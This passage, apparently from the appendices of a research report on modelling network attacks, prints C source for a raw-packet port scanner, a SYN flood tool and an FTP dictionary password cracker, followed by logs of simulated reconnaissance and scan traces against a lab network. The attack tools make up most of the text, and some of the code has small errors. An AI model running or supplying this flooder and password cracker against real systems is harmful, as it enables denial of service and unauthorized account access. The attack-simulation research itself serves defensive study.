    packet + LIBNET_IP_H); /* packet header memory */

/* checksum (TCP header only) */
if(libnet_do_checksum(packet, IPPROTO_TCP, LIBNET_TCP_H) == -1)
    libnet_error(LIBNET_ERR_FATAL, "libnet_do_checksum failed\n");
j = sprintf(packet_filter, "ip and tcp and src host %s and dst host %s and src port %d and dst port %d",
            destination, source, cport, src_prt);
if(pcap_compile(adhandle, &fcode, packet_filter, 1, netmask)<0 ){
    fprintf(stderr, "\nUnable to compile the packet filter. Check the syntax.\n");
    pcap_freealldevs(alldevs);
    return -1;
}
if(pcap_setfilter(adhandle, &fcode)<0){
    fprintf(stderr, "\nError setting the filter.\n");
    pcap_freealldevs(alldevs);
    return -1;
}
c = libnet_write_ip(network, packet, packet_size);
if(c < packet_size) {
    libnet_error(LN_ERR_WARNING, "libnet_write_ip only wrote %d bytes\n", c);
} else {
    printf("1. %s.%d->%s.%d TCP FIN PUSH URG (seq: %x ack: %x)\n",
           source, src_prt,
           destination, cport, seq_number, ack_number);
}
time(&localtime1);
while(circle){
    res = pcap_read_ex(adhandle, &header, &pkt_data);
    if(res == 0) {
        time(&localtime2);
        if ((localtime2-localtime1)>timeout) {
            printf("port %d is TIME OUT!\n", cport);
            break;
        }
        continue;
    } else {
        if (res > 0) {
            circle = 0;
            ltime=localtime(&header->ts.tv_sec);
            strftime( timestr, sizeof timestr, "%H:%M:%S", ltime);
            iph = (struct libnet_ip_hdr *) (pkt_data +
                LIBNET_ETH_H);
            ip_len = (iph->ip_hl & 0xf) * 4;
            tcph = (struct libnet_tcp_hdr *) ((u_char*)iph + ip_len);
            seq_number_from_server = ntohs(tcph->th_seq);
            if (tcph->th_flags == (TH_RST+TH_ACK)) {
                printf("2. %s.%d->%s.%d TCP RST ACK (seq: %x ack: %x)\nPort %d is seems to
                       be CLOSED.\n", destination, ntohs(tcph->th_sport), source,
                       ntohs(tcph->th_dport), seq_number_from_server, ntohs(tcph->th_ack), cport);
            }
        } else {
            printf("Error reading the packets: %s\n", pcap_geterr(adhandle));
            return -1;
        }
    }
}
if(libnet_close_raw_sock(network) == -1) {
    libnet_error(LN_ERR_WARNING, "libnet_close_raw_sock couldn't close the interface");
}
libnet_destroy_packet(&packet);

```

```

        break;
    case 'N':
        printf("Starting scanports v.1.0\n");
        printf("TCP null-scanning.\n\n");
        /* construction of TCP-header (all flags are switched off) */
        /* packet size: no data, only TCP and IP headers */
        packet_size = LIBNET_IP_H + LIBNET_TCP_H;
        network = libnet_open_raw_sock(IPPROTO_RAW);
        if(network == -1) libnet_error(LIBNET_ERR_FATAL, "Can't open network.\n");
        libnet_init_packet(packet_size, &packet);
        if((adhandle= pcap_open_live(d->name, // name of the device
                                     65536, // portion of the packet to capture.
                                     // 65536 grants that the whole packet will be captured on all the MACs.
                                     1, // promiscuous mode
                                     1000, // read timeout
                                     errbuf // error buffer
                                     ) ) == NULL) {
            fprintf(stderr, "\nUnable to open the adapter. %s is not supported by WinPcap\n");
            pcap_freealldevs(alldevs);
            return -1;
        }
        /* Ethernet? */
        if(pcap_datalink(adhandle) != DLT_EN10MB) {
            fprintf(stderr, "\nThis program works only on Ethernet networks.\n");
            pcap_freealldevs(alldevs);
            return -1;
        }
        if(d->addresses != NULL)
            /* get a network mask for selected device (first ip-address for this device) */
            netmask=((struct sockaddr_in *) (d->addresses->netmask))->sin_addr.S_un.S_addr;
        else
            /* else network class is C */
            netmask=0xfffffff;
        printf("Selected device: %s\n", d->description);
        /* remove adapters list */
        pcap_freealldevs(alldevs);

        /* circle for intervals of ports */
        while (libnet_plist_chain_next_pair(plist_p, &bport, &eport)) {
            while (!(bport > eport) && bport != 0) {
                circle = 1;
                cport = bport++; // current port
                if((packet == NULL) || (packetRST == NULL)) libnet_error(LIBNET_ERR_FATAL,
                "libnet_init_packet failed\n");
                /* packet construction (IP header) */
                libnet_build_ip(LIBNET_TCP_H, /* size of the packet sans IP header */
                               IPTOS_LOWDELAY, /* IP tos */
                               242, /* IP ID */
                               0, /* frag stuff */
                               48, /* TTL */
                               IPPROTO_TCP, /* transport protocol */
                               src_ip, /* source IP */
                               dst_ip, /* destination IP */
                               NULL, /* payload (none) */
                               0, /* payload length */
                               packet); /* packet header memory */
                /* packet construction (TCP header) */
                /* random sequence number */
                seq_number = libnet_get_prand(LIBNET_PRu32);
                ack_number = 0;
                libnet_build_tcp(src_port, /* source TCP port */
                               cport, /* destination TCP port */
                               seq_number, /* sequence number */
                               ack_number, /* acknowledgement number */
                               0, /* control flags */
                               1024, /* window size */

```

```

0, /* urgent pointer */
NULL, /* payload (none) */
0, /* payload length */
packet + LIBNET_IP_H); /* packet header memory */

/* checksum (TCP header) */
if(libnet_do_checksum(packet, IPPROTO_TCP, LIBNET_TCP_H) == -1)
    libnet_error(LIBNET_ERR_FATAL, "libnet_do_checksum failed\n");
/* preparing for catch */
/* construct a filter */
j = sprintf(packet_filter, "ip and tcp and src host %s and dst host %s and src port %d and dst port
    %d", destination, source, cport, src_prt);
/* compile a filter */
if(pcap_compile(adhandle, &fcode, packet_filter, 1, netmask)<0 ){
    fprintf(stderr,"Unable to compile the packet filter. Check the syntax.\n");
    /* remove adapters list */
    pcap_freealldevs(alldevs);
    return -1;
}
/* set a filter */
if(pcap_setfilter(adhandle, &fcode)<0){
    fprintf(stderr,"Error setting the filter.\n");
    /* remove adapters list */
    pcap_freealldevs(alldevs);
    return -1;
}
/* sending packet */
c = libnet_write_ip(network, packet, packet_size);
if(c < packet_size) {
    libnet_error(LN_ERR_WARNING, "libnet_write_ip only wrote %d bytes\n", c);
} else {
    printf("1. %s.%d->%s.%d TCP FIN PUSH URG (seq: %x ack: %x)\n", source, src_prt,
        destination, cport, seq_number, ack_number);
}
/* catch a packet */
/* remember current time */
time(&localtime1);
while(circle){
    res = pcap_read_ex(adhandle, &header, &pkt_data);
    if(res == 0) {
        /* timeout */
        time(&localtime2);
        if ((localtime2-localtime1)>timeout) {
            printf("port %d is TIME OUT!\n", cport);
            break;
        }
        continue;
    } else {
        if (res > 0) {
            circle = 0;
            /* working with received packet */
            /* convert timestamp in readable format */
            ltime=localtime(&header->ts.tv_sec);
            strftime( timestr, sizeof timestr, "%H:%M:%S", ltime);
            /* finding a start point of IP header */
            iph = (struct libnet_ip_hdr *) (pkt_data +
                LIBNET_ETH_H); // Ethernet header length
            /* find a start point of TCP header */
            ip_len = (iph->ip_hl & 0xf) * 4;
            tcph = (struct libnet_tcp_hdr *) ((u_char*)iph + ip_len);
            seq_number_from_server = ntohl(tcph->th_seq);
            /* RST + ACK = port is closed
            * ack number <> seq number -- not our packet!
            */
            if (tcph->th_flags == (TH_RST+TH_ACK)) {
                printf("2. %s.%d->%s.%d TCP RST ACK (seq: %x ack: %x)\nPort %d is seems to
                    be CLOSED.\n", destination, ntohs(tcph->th_sport), source,
                    ntohs(tcph->th_dport), seq_number_from_server, ntohl(tcph->th_ack), cport);
            }
        }
    }
}

```

```

        }
    } else {
        printf("Error reading the packets: %s\n", pcap_geterr(adhandle));
        return -1;
    }
}
}
} // end of circle by ports in current pair
} // end of circle by pairs of ports
/* close a network interface */
if(libnet_close_raw_sock(network) == -1) {
    libnet_error(LN_ERR_WARNING, "libnet_close_raw_sock couldn't close the interface");
}
libnet_destroy_packet(&packet);
break;
default:
    usage();
    break;
}
return 0;
}

void usage() {
printf("\n");
printf("scanports v.1.0\n");
printf("scanports [scan type] <arguments>\n");
printf("where [scan type] is one of the following:\n");
printf("-sS -- TCP SYN scan (half TCP-connection)\n");
printf("-sT -- TCP connect scan\n");
printf("-sU -- UDP scan (not realized yet)\n");
printf("-sF -- TCP FIN scan\n");
printf("-sX -- TCP Xmax Tree scan\n");
printf("-sN -- TCP NULL scan\n");
printf("<arguments>\n");
printf("<-i number> -- number of network interface (use 'Windump -D' for listing of installed interfaces)\n");
printf("<-h ip.ip.ip.ip.port> -- source host\n");
printf("<-d ip.ip.ip.ip> -- destination host\n");
printf("<-p \"ports\">, for example -p \"10,20-100,1011\"\n");
printf("<-t number> -- timeout for waiting of reply (in seconds)\n");
exit(0);
}
}

```

A3.2. Source code of program *synflood.c*

```

/* using winpcap library version 3.0 alpha 4 */
#include <pcap.h>
/* using libnetnt library version 1.0.2f */
#include <libnet.h>
#include "getopt.h"
#include <string.h>
/* number of packets to send */
#define NUMBER_OF_PACKETS 10000
#define START_SOURCE_PORT 1025

/* prototypes of functions */
void usage();

int main(int argc, char **argv) {
    int inum = 0;      /* counter */
    int i = 0;        /* counter */
    int n = 0;        /* counter */
    int network;      /* identification of network device */
    int packet_size;  /* size of our packet */
    int res = 0;       /* result of some functions*/
    u_long seq_number; /* sequence number */

```

```

u_long ack_number; /* acknowledgement number */
char *source; /* source ip address */
char *destination; /* destination ip address */
u_long src_ip=0, dst_ip=0; /* source and destination ip-addresses in network format */
u_short dst_prt; /* destination port */
u_short cport = START_SOURCE_PORT; /* current source port */
char c;
u_char *cp; /* for address resolution */
/* arena */
struct libnet_arena arena, *arena_p;
u_char *packets[NUMBER_OF_PACKETS];

/* get a parameters */
while((c = getopt(argc, argv, "d:s:")) != EOF) {
    switch (c) {
        case 's':
            /* source ip address */
            /* TO_DO verify user input */
            source = optarg;
            if((src_ip = libnet_name_resolve(optarg, 1)) == -1)
                libnet_error(LIBNET_ERR_FATAL, "Bad source IP address: %s\n", optarg);
            break;
        case 'd':
            /* destination ip address */
            /* TO_DO verify user input */
            /* we are except `ip.ip.ip.ip.port` */
            if (!(cp = strrchr(optarg, '.'))) {
                usage();
            }
            *cp++ = 0;
            dst_prt = (u_short)atoi(cp);
            destination = optarg;
            if (!(dst_ip = libnet_name_resolve(optarg, LIBNET_RESOLVE)))
                libnet_error(LIBNET_ERR_FATAL, "Bad destination IP address: %s\n", optarg);
            break;
    }
}
/* parameters are incorrect */
if(!src_ip || !dst_ip) usage();

/* initialize random function */
if (libnet_seed_prand() == -1)
    libnet_error(LIBNET_ERR_FATAL, "libnet_seed_prand failed\n");
/* identification of program : */
printf("SYN flooding v.1.0\n");
/* TCP SYN packet construction */
/* size of our packet: no data, only IP and TCP headers */
packet_size = LIBNET_IP_H + LIBNET_TCP_H;
/* number of packets in arena = NUMBER_OF_PACKETS */
arena_p = &arena;
if(libnet_init_packet_arena(&arena_p, NUMBER_OF_PACKETS, packet_size) == -1){
    printf("libnet_init_packet_arena failed\n");
} else {
    printf("Allocated an arena of %ld bytes..\n", LIBNET_GET_ARENA_SIZE(arena));
}
/* initialization of network interface */
network = libnet_open_raw_sock(IPPROTO_RAW);
if(network == -1) libnet_error(LIBNET_ERR_FATAL, "Can't open network.\n");
for(n = 0; n < NUMBER_OF_PACKETS; n++, cport++){
    printf("%ld bytes remaining in arena\n", LIBNET_GET_ARENA_REMAINING_BYTES(arena));
    packets[n] = libnet_next_packet_from_arena(&arena_p, packet_size);
    if (!packets[n])
    {
        libnet_error(LIBNET_ERR_WARNING, "Arena is empty\n");
        continue;
    }
}

```

```

/* IP header construction */
libnet_build_ip(LIBNET_TCP_H, /* size of the packet sans IP header */
    IPTOS_LOWDELAY, /* IP tos */
    242, /* IP ID */
    0, /* frag stuff */
    48, /* TTL */
    IPPROTO_TCP, /* transport protocol */
    src_ip, /* source IP */
    dst_ip, /* destination IP */
    NULL, /* payload (none) */
    0, /* payload length */
    packets[n]); /* packet header memory */

/* TCP header construction */
/* get a random sequence number */
seq_number = libnet_get_prand(LIBNET_PRu32);
ack_number = 0;
libnet_build_tcp(cport, /* source TCP port */
    dst_prt, /* destination TCP port */
    seq_number, /* sequence number */
    ack_number, /* acknowledgement number */
    TH_SYN, /* control flags */
    1024, /* window size */
    0, /* urgent pointer */
    NULL, /* payload (none) */
    0, /* payload length */
    packets[n] + LIBNET_IP_H); /* packet header memory */
/* checksum for TCP header */
if(libnet_do_checksum(packets[n], IPPROTO_TCP, LIBNET_TCP_H) == -1)
    libnet_error(LIBNET_ERR_FATAL, "libnet_do_checksum failed\n");
/* injection of packet */
c = libnet_write_ip(network, packets[n], packet_size);
if(c < packet_size){
    libnet_error(LN_ERR_WARNING, "libnet_write_ip only wrote %d bytes\n", c);
} else {
    printf("packet %d of %d, wrote all %d bytes\n", n + 1, NUMBER_OF_PACKETS, c);
}

}
libnet_destroy_packet_arena(&arena_p);
if(libnet_close_raw_sock(network) == -1) {
    libnet_error(LN_ERR_WARNING, "libnet_close_raw_sock couldn't close the interface");
}
return 0;
}

void usage() {
printf("\n");
printf("SYN flooding v.1.0\n");
printf("SYNflood <arguments>\n");
printf("where <arguments>:\n");
printf("<-s ip.ip.ip.ip> -- source host\n");
printf("<-d ip.ip.ip.ip.port> -- destination host\n");
exit(0);
}

```

A3.3. Source code of program *ftpcrack.c*

```

/* using libnetnt library version 1.0.2f */
#include <libnet.h>
#include "getopt.h"
#include <string.h>
#include <stdio.h>

#define BUFFER_SIZE 1024

```

```

/* prototypes of functions */
void usage();
int getFTPcode (LPSTR reply, int nBufLen);
int sendFTPcommand (SOCKET s, LPSTR command, int length);

int main(int argc, char **argv) {
    char reply [BUFFER_SIZE]; /* reply from server */
    char message[BUFFER_SIZE]; /* message to server */
    int nTotalBytes = 0;
    int nNewBytes = 1;
    u_char *cp;
    char *destination; /* destination ip-address */
    u_long dst_ip=0; /* destination ip-address in network format */
    u_short dst_prt; /* destination port */
    char c;
    struct sockaddr_in peer;
    WSADATA WSADATA;
    int s; /* socket */
    int res = 0; /* result of some functions */
    int i = 0; /* counter */
    FILE *passwdFile;
    /* is password correct? */
    int passwdFind = 0;
    /* next password from file */
    char nextpasswd[BUFFER_SIZE];
    /* if server is closed connection this flag = 0 */
    int passwdSendAllow = 1;
    /* user's login name */
    char *username;
    /* file with dictionary of passwords */
    char *filename;
    /* current code of message from ftp server */
    int curCode;

    /* arguments */
    while((c = getopt(argc, argv, "d:u:f:")) != EOF) {
        switch (c) {
            case 'd':
                /* destination ip-address */
                /* TO_DO verify user input */
                /* we are expected ip.ip.ip.ip.port */
                if (!(cp = strrchr(optarg, ':'))) {
                    usage();
                }
                *cp++ = 0;
                dst_prt = (u_short)atoi(cp);
                destination = optarg;
                if (!(dst_ip = libnet_name_resolve(optarg, LIBNET_RESOLVE)))
                    libnet_error(LIBNET_ERR_FATAL, "Bad destination IP address: %s\n", optarg);
                break;
            case 'u':
                username = optarg;
                break;
            case 'f':
                filename = optarg;
                break;
        }
    }
    /* parameters are incorrect */
    if(!dst_ip || !dst_prt || !username) usage();

    if ((passwdFile = fopen(filename, "r")) == NULL) {
        printf("Cannot open password dictionary file!\n");
        usage();
    }
}

```

```

/* identification of program */
printf("Starting ftprcrack v.1.0\n");
/* preparing for using WinSockets */
res = WSAStartup((WORD)((1 << 8) | 1), (LPWSADATA)&WSAData);
if(res != 0){
    printf("WSAStartup() error, program exits now\n");
    exit(0);
}
/* where we want to connect? */
/* destination ip-address convert from Internet standard dotted format into unsigned long binary representation */
peer.sin_family = AF_INET;
peer.sin_port = htons(dst_port);
peer.sin_addr.s_addr = inet_addr(destination);

while (!feof(passwdFile)) && !passwdFind) {
    printf("\nConnecting...\n");
    /* make a socket */
    s = socket(AF_INET, SOCK_STREAM, 0);
    if(s == INVALID_SOCKET) {
        printf("Error in socket call!\n");
        WSACleanup();
        exit(0);
    }
    /* connect to destination host */
    res = connect( s, ( struct sockaddr * )&peer, sizeof( peer ) );
    if (res){
        printf("Send: connecting to %s.%d Operation FAILED! (Port is seems to be CLOSED)\n\n",
               destination, ntohs(peer.sin_port));
        exit(0);
    } else {
        printf("Send: connecting to %s.%d\n", destination, ntohs(peer.sin_port));
    }
    /* receiving reply from server */
    nNewBytes = recv(s, reply, sizeof(reply), 0);
    if (nNewBytes == SOCKET_ERROR) {
        printf("Socket Error!\n");
        exit(0);
    }
    printf("Reply: ");
    for(i = 0; i < nNewBytes; i++) printf("%c", reply[i]);

    /* if server is ready... */
    if (getFTPcode(reply, nNewBytes) == 220) {
        /* user name */
        strcpy(message, "USER ");
        strcat(message, username);
        strcat(message, "\r\n");
        printf("Send: %s", message);
        if (sendFTPCmd(s, (LPSTR)message, strlen(message)) < (strlen(message)))
            printf("Error sending command!\n");
        /* receiving reply from server */
        nNewBytes = recv(s, reply, sizeof(reply), 0);
        if (nNewBytes == SOCKET_ERROR) {
            printf("Socket Error!\n");
            exit(0);
        }
        printf("Reply: ");
        for(i = 0; i < nNewBytes; i++) printf("%c", reply[i]);
        /* Username is ok, sending password... */
        if (getFTPcode(reply, nNewBytes) == 331) {
            passwdSendAllow = 1;
            while (passwdSendAllow) {
                if (!feof(passwdFile)) fscanf(passwdFile, "%s\n", nextpasswd); else break;
                strcpy(message, "PASS ");
                strcat(message, nextpasswd);
                strcat(message, "\r\n");
            }
        }
    }
}

```

```

        printf("Send: %s", message);
        if (sendFTPcommand (s, (LPSTR)message, strlen(message)) < (strlen(message)))
            printf("Error sending command!\n");
        /* receiving reply from server */
        nNewBytes = recv(s, reply, sizeof(reply), 0);
        if (nNewBytes == SOCKET_ERROR) {
            printf("Socket Error!\n");
            exit(0);
        }
        printf("Reply: ");
        for(i = 0; i < nNewBytes; i++) printf("%c", reply[i]);
        curCode = getFTPcode(reply, nNewBytes);
        if (curCode == 530) {
            /* password incorrect */
            printf("Bad password!\n");
            passwdSendAllow = 0;
        } else if (curCode == 230) {
            /* welcome message */
            passwdFind = 1;
            printf("SUCCESS! Use this account and password for access to ftp-server:\n");
            printf("USERNAME: %s\nPASSWD: %s\n", username, nextpasswd);
            exit(0);
        } else if ((curCode == 231) || (curCode == 503)) {
            /* some unexpected responses from server */
            passwdSendAllow = 0;
        }
    }
}
} /* ending "if server is ready" */
closesocket(s);
}
fclose (passwdFile);
WSACleanup();
return 0;
}

void usage() {
    printf("\n");
    printf("ftpcrack v.1.0\n");
    printf("ftpcrack <arguments>\n");
    printf("where <arguments>:\n");
    printf("<-d ip.ip.ip.ip> -- destination host\n");
    printf("<-u username> -- user's login name\n");
    printf("<-f filename> -- filename with dictionary of passwords\n");
    exit(0);
}

/* function return a ftp code of reply from server, for example "220", what means that server is ready */
/* arguments: reply from server, length of reply */
int getFTPcode (LPSTR reply, int nBufLen) {
    LPSTR ftpReply;
    int i = 0;

    ftpReply = reply;
    while (((*ftpReply+3) == '-') || (((*ftpReply)==' ')&&(*(ftpReply+1)==' ')&&(*(ftpReply+2)==' '))) {
        /* find a ending of reply string */
        for (i=0;*ftpReply!=0x0a && *ftpReply && i<nBufLen-3; ftpReply++,i++);
        ftpReply++; /* going to begining of reply code */
        if (!(*ftpReply)) /* no code! */
            return 0;
    }
    return atoi(ftpReply);
}

/* function send FTP command to server */
/* arguments: network socket, ftp command (for example "USER username\r\n"), length of command */

```

```
int sendFTPcommand (SOCKET s, LPSTR command, int length) {
    int nBytesSent = 0;
    int nRet = 0;

    while (nBytesSent < length) {
        nRet = send(s, command, length-nBytesSent, 0);
        if (nRet == SOCKET_ERROR) {
            printf("Socket Error!\n");
            exit(0);
        }
        nBytesSent += nRet;
    }
    return nBytesSent;
}
```

Appendix 4. Logs of attack traces and results

A4.1. Logs of attack traces on macro-level

A4.1.1. Total log of the intention ABE (“Applications and Banners Enumeration”) realization

Conditions for the realization of malefactor’s intention ABE:

- protection degree of network firewall is “Strong” (1);
- an attacked host firewall is absent (3).

The attributes of the logs are as follows (they correspond to the attributes of the ontology notions *Log* and *LogResult*):

- **ID** – a unique number identifying the state of a state machine;
- **A** – state machine name;
- **S** – the used state of a state machine;
- **Description** – description of the state machine’s state (except for the intermediate states); if the state is terminal, then the action description is specified; if it is non-terminal, then the description of attack class is recorded;
- **ResultComment** – the description of the result that can be obtained in the used state *S* (if that state is terminal);
- **Result** – information received from the host or message about the successful attack in the terminal state;
- **FailResult** – information received from the attacked network in case the attacked is blocked by a firewall.

Total log of the intention ABE realization is as follows:

ID	A	S	Description	ResultComment	Result	FailResult
1	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.135] Running Applications		
2	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.138] Running Applications		
3	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.139] Running Applications	MS IIS	
3	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.139] Running Applications	FTP-server	
3	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.139] Running Applications	Mail-server	
3	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.139] Running Applications	Microsoft Remote Registry Service	
4	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.140] Running Applications	FTP	
4	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.140] Running Applications	Web-server	
4	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.140] Running Applications	Mail	
4	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.140] Running Applications	Telnet	
4	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.140] Running Applications	Finger	
5	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.141] Running Applications	FTP	
5	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.141] Running Applications	Telnet	
5	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.141] Running Applications	Mail-server	
5	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.141] Running Applications	WWW	
5	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.141] Running Applications	Finger	
10	RCE	UDUM	Use of DumpSec	[192.168.130.0] Running Applications		Forbidden Attack <UDUM>; Blocked

						by Firewall <ABE_Firewall>
11	RCE	UDUM	Use of DumpSec	[192.168.130.135] Running Applications	MS IIS	
11	RCE	UDUM	Use of DumpSec	[192.168.130.135] Running Applications	Active directory	
11	RCE	UDUM	Use of DumpSec	[192.168.130.135] Running Applications	Kerberos	
12	RCE	UDUM	Use of DumpSec	[192.168.130.138] Running Applications		
13	RCE	UDUM	Use of DumpSec	[192.168.130.139] Running Applications	FTP-server	
14	RCE	UDUM	Use of DumpSec	[192.168.130.140] Running Applications		
15	RCE	UDUM	Use of DumpSec	[192.168.130.141] Running Applications		
18	RCE	UDUM	Use of DumpSec	[192.168.130.135] Running Applications	DNS	
19	RCE	UDUM	Use of DumpSec	[192.168.130.138] Running Applications	Microsoft Outlook	
19	RCE	UDUM	Use of DumpSec	[192.168.130.138] Running Applications	MS Personal Web Server	
20	RCE	UDUM	Use of DumpSec	[192.168.130.139] Running Applications	FTP-server	
20	RCE	UDUM	Use of DumpSec	[192.168.130.139] Running Applications	Microsoft Remote Registry Service	
21	RCE	UDUM	Use of DumpSec	[192.168.130.140] Running Applications		
22	RCE	UDUM	Use of DumpSec	[192.168.130.141] Running Applications		
26	RCE	UDUM	Use of DumpSec	[192.168.130.0] Running Applications		Forbidden Attack <UDUM>; Blocked by Firewall <ABE_Firewall>
27	RCE	UDUM	Use of DumpSec	[192.168.130.0] Running Applications		Forbidden Attack <UDUM>; Blocked by Firewall <ABE_Firewall>
30	RCE	UREG	Use of regdump	[192.168.130.0] Running Applications		Forbidden Attack <UREG>; Blocked by Firewall <ABE_Firewall>
31	RCE	UREG	Use of regdump	[192.168.130.0] Running Applications		Forbidden Attack <UREG>; Blocked by Firewall <ABE_Firewall>
32	RCE	UREG	Use of regdump	[192.168.130.0] Running Applications		Forbidden Attack <UREG>; Blocked by Firewall <ABE_Firewall>
36	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.135] Running Applications		
37	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.138] Running Applications		
38	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.139] Running Applications	Microsoft Remote Registry Service	
38	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.139] Running Applications	FTP-server	
38	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.139] Running Applications	MS IIS	
38	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.139] Running Applications	Mail-server	
39	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.140] Running Applications	Web-server	
39	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.140] Running Applications	FTP	
39	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.140] Running Applications	Telnet	

39	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.140] Running Applications	Mail	
39	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.140] Running Applications	Finger	
40	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.141] Running Applications	Telnet	
40	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.141] Running Applications	Mail-server	
40	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.141] Running Applications	WWW	
41	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.135] Running Applications		
42	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.138] Running Applications		
43	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.139] Running Applications	MS IIS	
43	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.139] Running Applications	FTP-server	
43	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.139] Running Applications	Mail-server	
43	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.139] Running Applications	Microsoft Remote Registry Service	
44	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.140] Running Applications	Web-server	
44	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.140] Running Applications	Finger	
44	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.140] Running Applications	Mail	
44	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.140] Running Applications	Telnet	
45	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.141] Running Applications	FTP	
45	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.141] Running Applications	Telnet	
45	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.141] Running Applications	Mail-server	
45	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.141] Running Applications	WWW	
45	ABE	FP	Connection to FTP server and examination of the prompt header	[192.168.130.141] Running Applications	Finger	
50	RCE	UREG	Use of regdmp	[192.168.130.135] Running Applications	DNS	
51	RCE	UREG	Use of regdmp	[192.168.130.138] Running Applications		
52	RCE	UREG	Use of regdmp	[192.168.130.139] Running Applications	FTP-server	
52	RCE	UREG	Use of regdmp	[192.168.130.139] Running Applications	Microsoft Remote Registry Service	
53	RCE	UREG	Use of regdmp	[192.168.130.140] Running Applications		
54	RCE	UREG	Use of regdmp	[192.168.130.141] Running Applications		
61	RCE	UREG	Use of regdmp	[192.168.130.0] Running Applications		Forbidden Attack <UREG>; Blocked by Firewall <ABE_Firewall>
62	RCE	UREG	Use of regdmp	[192.168.130.0] Running Applications		Forbidden Attack <UREG>; Blocked by Firewall <ABE_Firewall>
65	RCE	UREG	Use of regdmp	[192.168.130.0] Running Applications		Forbidden Attack <UREG>; Blocked by Firewall <ABE_Firewall>
69	ABE	UNU	Use of netcat utility for Applications Enumeration	[192.168.130.0] Running Applications		Forbidden Attack <UNU>; Blocked by Firewall <ABE_Firewall>

70	ABE	UNU	Use of netcat utility for Applications Enumeration	[192.168.130.0] Running Applications		Forbidden Attack <UNU>; Blocked by Firewall <ABE_Firewall>
71	ABE	UNU	Use of netcat utility for Applications Enumeration	[192.168.130.0] Running Applications		Forbidden Attack <UNU>; Blocked by Firewall <ABE_Firewall>
72	ABE	UNU	Use of netcat utility for Applications Enumeration	[192.168.130.0] Running Applications		Forbidden Attack <UNU>; Blocked by Firewall <ABE_Firewall>
74		END	ATTACK IS OVER !!!			

A4.1.2. Total log of the intention GAR (“Gaining Access to Resources”) realization

Conditions for the realization of malefactor’s intention GAR:

- protection degree of network firewall is “None” (2);
- protection degree of attacked host firewall is “None” (2);
- protection parameters of attacked host are “Weak” (2);
- degree of hacker’s knowledge about a network is “Nothing” (2).

Total log of the intention GAR realization is as follows:

ID	A	S	Description	ResultComment	Result	FailResult
6	SPIS	HS	Half scan	Active Ports	23	
6	SPIS	HS	Half scan	Active Ports	137	
6	SPIS	HS	Half scan	Active Ports	138	
6	SPIS	HS	Half scan	Active Ports	80	
6	SPIS	HS	Half scan	Active Ports	21	
9	SPIS	DHS	Dumb host scan	Active Ports	80	
9	SPIS	DHS	Dumb host scan	Active Ports	21	
9	SPIS	DHS	Dumb host scan	Active Ports	23	
9	SPIS	DHS	Dumb host scan	Active Ports	8080	
9	SPIS	DHS	Dumb host scan	Active Ports	137	
9	SPIS	DHS	Dumb host scan	Active Ports	138	
10	SPIS	DHS	Dumb host scan	Active Ports	8080	
10	SPIS	DHS	Dumb host scan	Active Ports	21	
10	SPIS	DHS	Dumb host scan	Active Ports	80	
10	SPIS	DHS	Dumb host scan	Active Ports	138	
10	SPIS	DHS	Dumb host scan	Active Ports	137	
10	SPIS	DHS	Dumb host scan	Active Ports	23	
14	SPIS	SFB	Scanning FTP Bounce	Active Ports	138	
14	SPIS	SFB	Scanning FTP Bounce	Active Ports	80	
14	SPIS	SFB	Scanning FTP Bounce	Active Ports	21	
14	SPIS	SFB	Scanning FTP Bounce	Active Ports	8080	
14	SPIS	SFB	Scanning FTP Bounce	Active Ports	137	
15	SPIS	SFB	Scanning FTP Bounce	Active Ports	8080	
15	SPIS	SFB	Scanning FTP Bounce	Active Ports	80	
15	SPIS	SFB	Scanning FTP Bounce	Active Ports	23	
15	SPIS	SFB	Scanning FTP Bounce	Active Ports	138	
15	SPIS	SFB	Scanning FTP Bounce	Active Ports	137	
15	SPIS	SFB	Scanning FTP Bounce	Active Ports	21	
18	SPIS	DHS	Dumb host scan	Active Ports	8080	
18	SPIS	DHS	Dumb host scan	Active Ports	138	
18	SPIS	DHS	Dumb host scan	Active Ports	23	
18	SPIS	DHS	Dumb host scan	Active Ports	21	
